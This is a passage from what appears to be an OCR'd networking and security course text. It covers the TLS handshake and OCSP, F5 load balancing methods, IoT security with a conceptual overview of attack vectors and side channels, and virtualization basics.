
- **12 Change Cipher Spec**
  Switching the server to encrypted mode with the master key. Example:

```
Secure Socket Layer
   SSLv3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
       Content Type: Change Cipher Spec (20)
       Version: SSL 3.0 (0x0300)
       Length: 1
       Change Cipher Spec Message
   SSLv3 Record Layer: Handshake Protocol: Finished
       Content Type: Handshake (22)
       Version: SSL 3.0 (0x0300)
       Length: 64
       Handshake Protocol: Finished
           Handshake Type: Finished (20)
           Length: 36
           MD5 Hash
           SHA-1 Hash
```

- **13 Server Finished**
  Confirmation to the client of switching to encrypted mode. This message is encrypted using the parameters of the encryption suite.
- **14 Encrypted Data**
  The SSL / TLS tunnel is established, it is now the Record Protocol which takes over to encrypt the data.

2.11.2.5.1 Resume:






2.11.2.6 OCSP

Online Certificate Status Protocol (OCSP) defined in RFC 2560 is a protocol that: enables applications to determine the (revocation) state of an identified certificate. OCSP may be used to satisfy some of the operational requirements of providing more timely revocation information than is possible with CRLs and may also be used to obtain additional status information.

- An OCSP client issues a status request to an OCSP responder and suspends acceptance of the certificate in question until the responder provides a response.
- Basically, OCSP is a mechanism where a client can ask the CA if a certificate is valid. This method is better than Certificate Revocation List (CRL).
- In the CRL method, the CA publishes a list of all the certificates that it has issues and that has now been revoked.
- Instead of processing this whole bunch, the client can check the status of just one certificate with OCSP.

For more information about testing the ocsp in your network : https://akshayranganath.github.io/OCSP-Validation-With-Openssl/


2.12 Load balancers



In this small article I will try to clear it up the **general types of Web Server Load Balancers available**. Whether one choose a Load Balancer he has the option to use a **software LB** or a **hardware LB** one there are plenty of software load balancer scripts out there.


- In this post I will mention **just what choice is available in *hardware load balancer interface* BigIP LTM F5** standard. Generally, BigIP LTM Load Balancers can be grouped in **Static, Dynamic and Additiona**l.
- One or more Load Balancers can be configured in front of group or farm of application servers.
- When more than one load balancer is used in front of application *Load Balancer could be* Active Load Balancer and Passive Load Balancer.

Below information will hopefully be useful to Web and Middleware working sys admins and anybody involved in frequent and large web systems integration.



2.12.1 Round Robin Load Balancing


This is the default load balancing method. *Round Robin* mode passes each new connection request to the next server in line, eventually distributing connections evenly across the array of machines being load balanced. **Round Robin** *mode works well in most configurations, especially if the equipment that you are load balancing is roughly equal in processing speed and memory*.



2.12.2 Ratio (member) / Ratio (node) Load Balancer

The Ratio (member) system distributes connections among pool members or nodes in a static rotation according to ratio weights that you define. In this case, the number of connections that each system receives over time is proportionate to the ratio weight you defined for each pool member or node. You set a ratio weight when you create each pool member or node.


These are static load balancing methods, basing distribution on user-specified ratio weights that are proportional to the capacity of the servers.



2.12.3 Dynamic Ratio (member) Dynamic Ratio (node) LB

The Dynamic Ratio load balancing select a server based on various aspects of real-time server performance analysis. These methods are like the Ratio methods, except that with Dynamic Ratio methods, the ratio weights are system-generated, and the values of the ratio weights are not static. These methods are based on continuous monitoring of the servers, and the ratio weights are therefore continually changing.

The Dynamic Ratio LBs are used specifically for load balancing traffic to RealNetworks® Real System® Server platforms, Windows® platforms equipped with Windows Management Instrumentation (WMI), or any server equipped with an SNMP agent such as the UC Davis SNMP agent or Windows 2000 Server SNMP agent.



2.12.4 Fastest (node) /Fastest (application) LB

The Fastest methods select a server based on the least number of current sessions. The following rules apply to the fastest load balancing methods:


These LB require that you assign both a Layer 7 and a TCP type of profile to the virtual server interface where LB IP is binded.

If a Layer 7 profile is not configured, the virtual server falls back to Least Connections load balancing mode.

Note: *If the One Connect feature is enabled, the Least Connections methods do not include idle connections in the calculations when selecting a pool member or node*. The Least Connections balancing use only active connections in their calculations.

Fastest node load balancing is useful in environments where nodes are distributed across separate logical network

2.13 IoT security



2.13.1 IoT security concepts

- **For a secure IoT device, you need to include the following security properties (there are others!):**
- To know that the software you are running is not tampered with ("**integrity**");
- To be sure that you can trust who you are communicating with ("**authenticity**");
- To be able to communicate privately ("**confidentiality**").
- **There are well-known solutions to address each of these, for example:**
- **integrity** : secure boot, protected debug ports, Memory Protection Units, secure code enclaves;
- **authenticity**: "public key" cryptography such as RSA or Elliptic Curve algorithms that used in TLS handshakes;
- **Confidentiality**: "symmetric key" cryptography such as AES that is used to encrypt TLS messages.
- **For modern communications (and preferably for secure boot), cryptography is necessary. Unfortunately, cryptography and IoT are not a good fit:**
- cryptography is computationally expensive (especially public key cryptography);
- IoT devices are often low power devices with slow processors, resulting in cryptographic operations taking a long time;
- Cryptography requires secrets to be stored in a safe and non-volatile manner (in the case of RSA at least 2k bits of storage is recommended).

To address this, it is possible to move cryptographic operations from software to hardware and add cryptographic accelerators into IoT devices. This allows the cryptographic algorithms to be performed with lower overall power requirements compared to a software solution and to operate faster as operations can be run in parallel.

2.13.2 Visualizing attack vectors

There are 5 basic layers to an embedded system and as you progress up the layers, the "attack surface" – which is the number of points where a hacker can attack the system increases exponentially.


- **Hardware Vulnerabilities**
- Serial console access: UART, Development/carrier boards
- Firmware modification/extraction: JTAG/SWD, SPI Flash, USB, SD Card, Cellular, Boot bypasses
- **Software Vulnerabilities**
- Code Injection
- Authentication/Authorization Weaknesses
- Buffer Overflows
- Logic Issues
- Known Vulnerabilities, Missing Patche
- **Communications/Signal vulnerability:**
- Networking: interception/ MiTMA, SSL/TLS trust
- Inter-chip communication: logic analyzer
- Radio Tx/Rx: Ad-hoc wi-fi, Ad-hoc wi-fi, Sub-gig, Z-Wave, NFC

2.13.2.1 Hardware elements needed for security

The root of all security is an unforgeable way to authenticate the device. Crypto gives us a way to do this as we have touched on previously and will see again later, but we also need:

- A trusted part of the device's firmware to be immutable (usually a bootloader)
- A silicon device with a protected area of flash that gives us this immutable capability
- A silicon device that is tamper-hardened

- **Hardware options:**




- **Unique identity:**

Many silicon providers are imbuing their devices with unique identifiers at production time. This can be leveraged to provide the unique identity we need for authentication.

We can also use a sufficiently random number. This becomes part of the device's certificate and gives us a way to uniquely identify it from all the other devices produced by the OEM.

- **Provisioning the hardware device:**

This means programming the secure area of flash with everything needed to provide security, including certificates and keys. We also need a Secure Boot Manager which we will discuss momentarily.



2.13.2.2 Software elements needed for security

A device needs a Secure Boot Manager (SBM) running in the secured area of flash.

The SBM:

- Must not be able to be bypassed.
- Must execute every time on device startup.
- Must implement the crypto routines needed to verify code/data.
- At startup, must verify that code on the device has not been altered.
- Provide tools to encrypt/decrypt data needed by the application.
- Provide secure update functionality to verify authenticity of firmware upgrades.

2.13.3 Attacking hardware

So why is this? We all assume hardware to be secure, don't we? Well, unfortunately that's not necessarily the case!

Cryptographic algorithms implemented in software *or* hardware can leak information. For example, if my hardware performs a multiply operation if a bit in my secret data (the "key") is a 1 but doesn't perform one if my bit is a 0 *and I can measure the instantaneous power that the hardware is drawing* then I can work back from power measurements to recover the secret key.

But is this possible?


Unfortunately, YES! You can buy hardware at relatively low cost to do just that. For example, see the excellent chipwhisperer tool which can (at low cost) extract the secrets from many current "secure" IoT processors.

These types of attacks are called "side channel attacks" and are very real. IoT devices are often physically accessible and the skills to perform these types of attacks are becoming more common.


2.14 Virtualization

Virtualization is technology that lets you create useful IT services using resources that are traditionally bound to hardware. It allows you to use a physical machine's full capacity by distributing its capabilities among many users or environments.

In more practical terms, imagine you have 3 physical servers with individual dedicated purposes. One is a mail server, another is a web server, and the last one runs internal legacy applications. Each server is being used at about 30% capacity—just a fraction of their running potential. But since the legacy apps remain important to your internal operations, you have to keep them and the third server that hosts them, right?




Traditionally, yes. It was often easier and more reliable to run individual tasks on individual servers: 1 server, 1 operating system, 1 task. It wasn't easy to give 1 server multiple brains. But with virtualization, you can split the mail server into 2 unique ones that can handle independent tasks so the legacy apps can be migrated. It's the same hardware, you're just using more of it more efficiently.



Keeping security in mind, you could split the first server again so it could handle another task—increasing its use from 30%, to 60%, to 90%. Once you do that, the now empty servers could be reused for other tasks or retired altogether to reduce cooling and maintenance costs.

2.14.1 How does virtualization work

Software called hypervisors separate the physical resources from the virtual environments—the things that need those resources. Hypervisors can sit on top of an operating system (like on a laptop) or be installed directly onto hardware (like a server), which is how most enterprises virtualize. Hypervisors take your physical resources and divide them up so that virtual environments can use them.



Resources are partitioned as needed from the physical environment to the many virtual environments. Users interact with and run computations within the virtual environment (typically called a guest machine or virtual machine). The

virtual machine functions as a single data file. And like any digital file, it can be moved from one computer to another, opened in either one, and be expected to work the same.


When the virtual environment is running and a user or program issues an instruction that requires additional resources from the physical environment, the hypervisor relays the request to the physical system and caches the changes—which all happens at close to native speed (particularly if the request is sent through an open source hypervisor based on KVM, the Kernel-based Virtual Machine).

2.14.2 Types of virtualization

- **Data virtualization**


Data that's spread all over can be consolidated into a single source. Data virtualization allows companies to treat data as a dynamic supply—providing processing capabilities that can bring together data from multiple sources, easily accommodate new data sources, and transform data according to user needs. Data virtualization tools sit in front of multiple data sources and allows them to be treated as single source, delivering the needed data—in the required form—at the right time to any application or user.

- **Desktop virtualization**



Easily confused with operating system virtualization—which allows you to deploy multiple operating systems on a single machine—desktop virtualization allows a central administrator (or automated administration tool) to deploy simulated desktop environments to hundreds of physical machines at once. Unlike traditional desktop environments that are physically installed, configured, and updated on each machine, desktop virtualization allows admins to perform mass configurations, updates, and security checks on all virtual desktops.

- **Server virtualization**



Servers are computers designed to process a high volume of specific tasks really well so other computers—like laptops and desktops—can do a variety of other tasks. Virtualizing a server lets it to do more of those specific functions and involves partitioning it so that the components can be used to serve multiple functions.

Learn more about server virtualization


Operating system virtualization

Operating system virtualization happens at the kernel—the central task managers of operating systems. It's a useful way to run Linux and Windows environments side-by-side. Enterprises can also push virtual operating systems to computers, which:

Reduces bulk hardware costs, since the computers don't require such high out-of-the-box capabilities.

